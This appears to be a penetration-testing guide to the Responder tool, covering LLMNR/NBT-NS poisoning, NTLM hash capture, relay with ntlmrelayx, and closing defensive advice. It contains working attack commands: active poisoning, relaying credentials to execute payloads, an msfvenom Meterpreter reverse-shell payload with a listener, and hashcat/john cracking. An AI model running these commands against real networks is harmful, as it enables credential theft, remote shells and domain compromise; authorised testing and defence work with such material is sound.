
Introduction
Responder is a powerful, open-source Python-based penetration testing tool that directly targets the fundamental weaknesses present in Windows network environments. By manipulating how machines resolve hostnames when DNS lookups fail, Responder intercepts broadcast name resolution requests—specifically those using LLMNR (Link-Local Multicast Name Resolution), NBT-NS (NetBIOS Name Service), and MDNS (Multicast DNS) protocols—and impersonates legitimate network resources. This approach lets attackers seamlessly perform man-in-the-middle (MITM) attacks: when victims try to connect to what they think is a trusted server or service, their machines hand over authentication credentials, most commonly in the format of NTLMv2 hashes, which can later be cracked or used for relaying attacks. Responder is especially effective and hazardous because it exploits protocols that are typically enabled by default on Windows systems. LLMNR, NBT-NS, and MDNS lack solid authentication verification mechanisms, making these environments particularly susceptible to spoofing. This grants attackers the opportunity to capture domain credentials simply by listening and replying to broadcast traffic—often without detection. Once inside, harvested credentials often allow access to sensitive systems, lateral movement, or privilege escalation within Active Directory environments.
For defenders and organizations, this highlights the importance of not only disabling unnecessary legacy protocols but also implementing robust network segmentation, strong password policies, and continuous monitoring. The Responder tool serves both as a critical resource for red teams identifying exploitable flaws and as a wake-up call for security teams aiming to fortify internal network defenses.
Learning Objectives
After completing this comprehensive guide, you will be able to:
- Understand the fundamental mechanics of how LLMNR and NBT-NS protocols work in Windows environments
- Explain the attack chain from initial broadcast to credential capture and how these credentials can be exploited
- Effectively install and configure Responder on Linux systems for network penetration testing
- Utilize basic command-line options to perform targeted credential poisoning and capture
- Implement advanced NTLM relay attacks by combining Responder with tools like ntlmrelayx for full system compromise
- Analyze and crack captured hashes using industry-standard tools like Hashcat and John the Ripper
- Identify practical attack vectors specific to your organization’s network configuration
What is Responder Tool
Responder is an advanced, open-source penetration testing tool engineered to exploit vulnerabilities in several legacy name resolution protocols in Windows environments, including LLMNR (Link-Local Multicast Name Resolution), NBT-NS (NetBIOS Name Service), and MDNS (Multicast DNS). Whenever traditional DNS lookups fail, Windows systems revert to these protocols, generating network-wide broadcasts to locate unknown resources. Responder listens quietly on the network for such requests and then injects attacker-controlled responses, effectively impersonating legitimate servers and tricking devices into sending authentication credentials. Unlike most network credential capture tools, Responder stands out due to its modular architecture and wide range of built-in rogue authentication servers. This design means it can pose as various services—such as SMB, HTTP/HTTPS, MSSQL, FTP, or LDAP—making it adaptive and capable of capturing a broad array of credentials throughout an enterprise network. These servers not only respond to broadcast name resolution queries, but also actively solicit authentication attempts, boosting the tool’s effectiveness, especially in large Active Directory environments.
Responder works in both active and passive modes, allowing penetration testers to either monitor the network for vulnerable protocols or launch aggressive attacks that rapidly harvest credentials. Its analyze mode can map out the network environment, detect which hosts use protocols susceptible to poisoning, and fingerprint devices for subsequent targeted attacks. More aggressive configurations let testers respond to everything, potentially gathering dozens of unique credentials from different systems very quickly. The tool’s ability to capture various authentication formats is a major advantage. Responder can collect NTLMv2, NTLMv1, LMv2 hashes, and occasionally even clear-text passwords—especially from older systems relying on outdated authentication methods or when basic HTTP authentication is enabled. Captured hashes can be cracked offline using tools like Hashcat and John the Ripper, or actively relayed to other devices to further escalate privileges, often bypassing the need to crack passwords at all.
Overall, Responder remains one of the most effective and versatile tools for internal network credential harvesting in Windows and Active Directory networks. Its flexibility and potency stem from exploiting protocols that are enabled by default and lack built-in authentication, making it a formidable adversary for defenders and an invaluable asset for penetration testers.
Key Capabilities and Supported Modules:
- SMB Server: Most commonly targeted, captures credential hashes during file share access attempts.
- HTTP/HTTPS Server: Collects hashes during internal web authentication.
- MSSQL Server: Targets SQL Server login attempts, expanding the attack surface beyond just file sharing.
- FTP, LDAP, RDP, WinRM Servers: Provide additional vectors for credential theft through diverse protocol support.
- WPAD Rogue Proxy: Redirects client proxy auto-detection to the attacker, siphoning web-based authentication material.
- DHCP Poisoning: Manipulates network configurations to increase the reliability of WPAD attacks.
How Responder Tool Works

Responder leverages a fundamental weakness in legacy Windows name resolution protocols. When a Windows client fails to resolve a network resource via DNS—often due to a typo, misconfiguration, or intentional probing—it automatically switches to alternative resolution methods like LLMNR and NBT-NS. At this moment, Responder listens silently on the network interface, waiting for these broadcast requests. By instantly replying with spoofed information, it convinces the victim machine that the attacker’s host is the desired resource, setting the stage for credential interception. The attack flow is sequential and effective. First, a DNS failure either on purpose or accidentally triggers the fallback mechanism. Next, the Windows system issues a broadcast query: LLMNR (UDP port 5355) or NBT-NS (UDP port 137) packets are sent out, asking if anyone on the subnet owns the requested name. Since these protocols lack authentication checks, any host—including an attacker running Responder—can answer. The victim then initiates a network connection to the IP from the forged response and automatically provides authentication material, which may contain usernames, domain information, and hashed passwords such as NTLMv2.
Captured credentials are handled efficiently by Responder. Each credential attempt, along with valuable metadata (like user, host, and domain), is stored in organized log files on the attacker’s system. These hashes can later be cracked offline using tools such as Hashcat or John the Ripper, or directly relayed to other machines using relay tools to gain access without ever knowing the cleartext password. The whole process—from the DNS miss to hash capture—can occur in seconds and often remains invisible to end users and network defenders if proper monitoring is not implemented. The underlying protocols themselves provide little to no native resistance to this type of manipulation. LLMNR, based on the DNS message format, is enabled by default on most modern Windows versions and relies on UDP multicast communication without robust response validation. NBT-NS, used for legacy compatibility, relies on subnet broadcasts and is similarly unauthenticated, making it easily exploitable in unsegmented internal networks. As a result, the combination of default-enabled services and weak validation creates a significant practical risk in real-world Active Directory environments.
In Active Directory domains, these weaknesses are especially critical. Both protocols are commonly enabled by default, enabling attackers to launch mass credential harvesting attacks. With no authentication, mitigations such as strong passwords or multifactor are less effective if fallback protocols are active. Once a privileged account—such as a domain admin—is captured through this method, attackers can perform privilege escalation and lateral movement, possibly resulting in a full domain compromise.
Key Attack Flow Steps and Vulnerabilities:
- 1. DNS query fails, initiating fallback resolution:
When a user on a Windows system tries to access a resource (such as a file share, web service, or printer) and the DNS server cannot resolve the hostname (often due to a typo or non-existent name), Windows automatically triggers alternative name resolution methods instead of giving up. This fallback makes the network vulnerable because it broadcasts the unresolved request to everyone on the local subnet, not just trusted servers. - 2. LLMNR or NBT-NS broadcasts query for the target hostname across the subnet:
The system sends out a broadcast using either the LLMNR protocol (over UDP port 5355) or NBT-NS (over UDP port 137). These broadcast messages ask, “Does anyone know the IP address of this hostname?” and are visible to any device on the same local network. This legacy behavior is still enabled by default on most Windows installations, increasing exposure. - 3. Responder intercepts and poisons the query by impersonating the legitimate server:
A machine running Responder, placed by an attacker anywhere on the same network, listens for these broadcast requests. When it receives one, it immediately responds, pretending to be the sought-after resource. There is no requirement for authentication or identity validation in LLMNR/NBT-NS protocols, so the victim machine cannot determine whether the answer is legitimate or malicious. - 4. Victim connects to the attacker’s machine, supplying authentication credentials automatically:
Believing it found the requested resource, the victim’s Windows system initiates a connection to the attacker. Since network authentication is often automatic (e.g., Single Sign-On), the computer hands over NTLMv2 authentication credentials—typically the username, domain, workstation, and hashed password—without user involvement. This transmission happens invisibly and instantly in the background. - 5. Responder logs the credentials, which can be cracked offline or used in NTLM relay attacks:
The attacker collects these credentials, which are saved to log files for post-processing. Hashes can be cracked offline using tools like Hashcat or John the Ripper to recover plain text passwords. Alternatively, the attacker may choose to relay the captured NTLM authentication to other internal systems that accept NTLM, bypassing the need to crack the hash and potentially gaining direct access to sensitive resources (such as file shares, databases, or even Domain Controllers if the victim is a privileged account). - 6. LLMNR/NBT-NS are enabled by default on most Windows systems and are unauthenticated:
The core vulnerability lies in the fact that both protocols are turned on out of the box and do not verify the authenticity of responses. Windows environments that have not explicitly disabled these protocols expose all devices to credential capture and relay attacks, regardless of other security measures like complex passwords or two-factor authentication, because the initial protocol itself is fundamentally insecure. - 7. Attacks can result in escalation to domain admin, lateral movement, and complete domain compromise on vulnerable networks:
Once attackers obtain regular or privileged credentials, they can move laterally within the network by reusing captured or relayed credentials. Compromised administrator accounts can elevate the attack to a full Active Directory domain takeover. Moreover, these attacks often remain undetected unless networks are proactively monitored for suspicious name resolution responses or unauthorized authentication attempts.
Basic and Advanced Use Cases
1. Basic Usage Examples
Responder is available out of the box in most offensive Linux distributions, such as Kali Linux. For those needing the latest version or wanting to run it on other platforms, manual installation from source is straightforward. On Kali, Responder can be launched without prior setup, but should you require a fresh install, simply update your package repositories and install via apt. After setup, verify your installation by checking the version and help menu to familiarize yourself with available commands.
sudo apt-get update
sudo apt-get install responder
responder -h
responder --versionInstallation from Source
For maximum compatibility and access to any new features, cloning the official GitHub repository is preferable. This approach ensures you have the latest updates, bug fixes, and new modules. Once cloned, navigate to the Responder directory, install Python dependencies, and you’re ready to go. This workflow is also essential for running on non-Kali systems or customizing Responder’s code.
git clone https://github.com/lgandx/Responder.git
cd Responder
pip install -r requirements.txt
python3 Responder.py -h

Enable/Disable Rogue Services
Within the [Responder Core] section, you can explicitly set modules to On or Off:
Analysis Mode
Responder offers a powerful “analysis mode,” which provides visibility over name-resolution activity on your target network without performing active attacks. This lets you gauge how many systems rely on vulnerable protocols, ensuring informed targeting in future phases. Running Responder in passive mode on the correct network interface, optionally with verbose output for more detail, is the recommended starting point for ethical engagements.
sudo python3 Responder.py -I eth0 -A      # Passive analysis mode
sudo python3 Responder.py -I eth0 -A -v   # Verbose mode for detailed info
Active Poisoning and Credential Capture
Switching to active mode, Responder can conduct LLMNR/NBT-NS poisoning to capture credentials. The primary command for this combines useful options for maximum exposure: enabling WPAD attacks, forcing authentication, responding to NBT-NS probes, activating DHCP poisoning, and optionally increasing verbosity for better situational awareness. For each run, ensure you bind Responder to the correct network interface (replace eth0 if necessary).
sudo python3 Responder.py -I eth0 -wf             # Basic credential harvesting
sudo python3 Responder.py -I eth0 -wfrd -v # Aggressive with all modulesViewing and Filtering Captured Hashes
Captured hashes are written automatically to log files, typically stored in /usr/share/responder/logs/ or the local logs folder if run from source. Reviewing, filtering, or extracting these credentials for offline attack or further relay is as simple as using command-line utilities (e.g., cat, grep). You can check for specific usernames, target workstations, or filter by IP address
ls /usr/share/responder/logs/
cat /usr/share/responder/logs/SMB-NTLMv2-SSP-*.txt
grep "Administrator" /usr/share/responder/logs/*
grep "192.168.1.100" /usr/share/responder/logs/*2. Advanced Usage Examples

Responder’s real power emerges when combined with relay techniques using Impacket’s ntlmrelayx utility. Attackers can deliver powerful lateral movement and privilege escalation attacks by relaying captured credentials to other unprotected machines on the network. Before launching these attacks, it’s crucial to identify systems with SMB signing disabled—these are prime targets, as they accept relayed NTLM authentication.
nmap --script smb2-security-mode -p 445 192.168.1.0/24
crackmapexec smb 192.168.1.0/24 -u "" -p "" --gen-relay-list targets.txt
cat targets.txt
Configuration for Relay Attacks
To ensure ntlmrelayx can bind and service SMB/HTTP relays, edit Responder’s configuration to disable those modules (set SMB = Off and HTTP = Off in Responder.conf). This prevents service-binding conflicts, ensuring authentication gets handed off to the relay tool. Now, run Responder in active poisoning mode and ntlmrelayx in a second terminal, specifying your relay targets and attack modules.
sudo nano /usr/share/responder/Responder.conf
# Set SMB, HTTP, and HTTPS to Off under [Responder Core]
sudo python3 Responder.py -I eth0 -wfrd -v
ntlmrelayx.py -tf targets.txt -smb2support
ntlmrelayx.py -tf targets.txt -smb2support -socks
ntlmrelayx.py -tf targets.txt -smb2support -e calc.exeRelay Events and Interactive Exploitation
Credential triggering events are usually unintentional, occurring when users mistype hostnames, access unavailable resources, or work with misconfigured applications. When ntlmrelayx relays valid credentials to a vulnerable machine, attackers can gain a command shell, dump password hashes, or create a persistent SOCKS proxy for further internal exploitation. Monitor your terminal for success messages, such as SAM database dumps or successful privilege escalation.
Automated Post-Exploitation
Integration with frameworks like MultiRelay and Metasploit enables sophisticated post-exploitation. Generate shell payloads using msfvenom, start a Metasploit handler, and instruct ntlmrelayx (or MultiRelay) to deliver the payload upon successful authentication—leading to seamless shell access on the victim
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.100 LPORT=4444 -f exe > shell.exe
msfconsole
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.1.100
set LPORT 4444
exploit
sudo python3 Responder.py -I eth0 -wfrd -v
ntlmrelayx.py -tf targets.txt -smb2support -e shell.exeHash Cracking and Credential Analysis
Finally, analyze your captured hashes for weak credentials. NetNTLMv2 hashes are typically targeted with brute-force or dictionary attacks using tools like Hashcat and John the Ripper. These utilities allow you to rapidly recover plaintext passwords—critical for further internal escalation or validating the real-world risk to your client’s network security. Always remember that NetNTLMv2 hashes cannot be used directly in pass-the-hash attacks—they must be cracked or relayed.
hashcat -m 5600 captured_hashes.txt /usr/share/wordlists/rockyou.txt
hashcat -m 5600 captured_hashes.txt rockyou.txt --show
john --format=netntlmv2 captured_hashes.txt
john --format=netntlmv2 captured_hashes.txt --show
Conclusion
Responder remains one of the most effective and dangerous tools in a penetration tester’s arsenal, yet continues to successfully compromise networks despite being well-known for over a decade. The tool’s power stems from exploiting fundamental architectural weaknesses in Windows name resolution protocols rather than software vulnerabilities—meaning patching doesn’t eliminate the threat. Unlike vulnerabilities that can be patched with software updates, the reliance on LLMNR and NBT-NS as fallback mechanisms is hardcoded into Windows behavior, making this attack vector persistent across systems regardless of update status. Organizations that underestimate this threat often discover during penetration testing that they remain vulnerable despite significant investment in other security controls. The fact that Responder continues to be effective highlights a critical gap between perceived security and actual defensive posture in many enterprises. LLMNR and NBT-NS represent serious, systemic risks that demand active mitigation rather than passive acceptance. The default Windows configuration enables these protocols automatically on all domain-joined systems, making credential capture trivial for any attacker positioned on the internal network. Many organizations operate under the false assumption that these legacy protocols have been disabled organization-wide, when in reality, they remain enabled on numerous systems. This misconception creates a false sense of security that Responder quickly exploits. Furthermore, the capture of even a single credential can serve as a pivot point for more sophisticated attacks, making the initial compromise through name resolution poisoning disproportionately valuable. Defenders must move beyond simply assuming these protocols are disabled and implement verification mechanisms to confirm that LLMNR/NBT-NS are actually disabled across all systems through Group Policy enforcement and regular auditing.
When Responder is combined with advanced relay tools like ntlmrelayx and MultiRelay, the threat escalates dramatically. SMB relay attacks enable complete network compromise without requiring attackers to crack a single password, as captured credentials can be used immediately against other systems. This capability transforms Responder from a simple credential harvesting tool into a complete attack framework capable of achieving domain administrator access within hours on undefended networks. The combination of Responder for credential capture, ntlmrelayx for relay, and post-exploitation frameworks creates an attack chain that can take unprepared organizations from zero access to full domain control in a single engagement. This progression underscores why Responder testing should be a mandatory component of any comprehensive penetration test, as it validates whether an organization can prevent the most straightforward path to domain takeover. Effective defense requires a multi-layered approach that goes beyond simply disabling protocols. While disabling LLMNR and NBT-NS is necessary and should be enforced through Group Policy, this single control is insufficient against determined attackers. Organizations must implement additional defensive measures including mandatory SMB signing to prevent NTLM relay attacks, enforcement of strong password policies to make offline hash cracking impractical, network segmentation to limit lateral movement, and continuous monitoring to detect unusual authentication patterns. User education programs teaching employees to recognize suspicious network behavior and report abnormalities can further strengthen defenses. Additionally, security teams should maintain detailed logs of authentication attempts and establish alerting mechanisms for failed authentication attempts originating from unexpected sources. The most resilient organizations combine these technical controls with operational practices such as threat monitoring, incident response procedures, and regular security assessments to create comprehensive resilience against this class of attacks.
For penetration testers, mastering Responder and understanding its advanced techniques remains fundamental to assessing real-world security posture and identifying critical misconfigurations before malicious actors exploit them. However, testing must be conducted responsibly, with proper authorization and coordination with the client organization. Testers should start with analysis mode to understand network behavior before active poisoning, target specific systems to minimize impact, and maintain detailed documentation of findings for client remediation. The goal of professional penetration testing is not merely to demonstrate that Responder works, but to identify why defensive controls failed, how the attack chain progresses once initial access is obtained, and what compensating controls could prevent similar attacks in the future. For organizations, understanding how Responder works is equally essential for implementing appropriate defenses and recognizing that credential capture is not an isolated risk but rather the beginning of a sophisticated attack chain that must be prevented at every stage.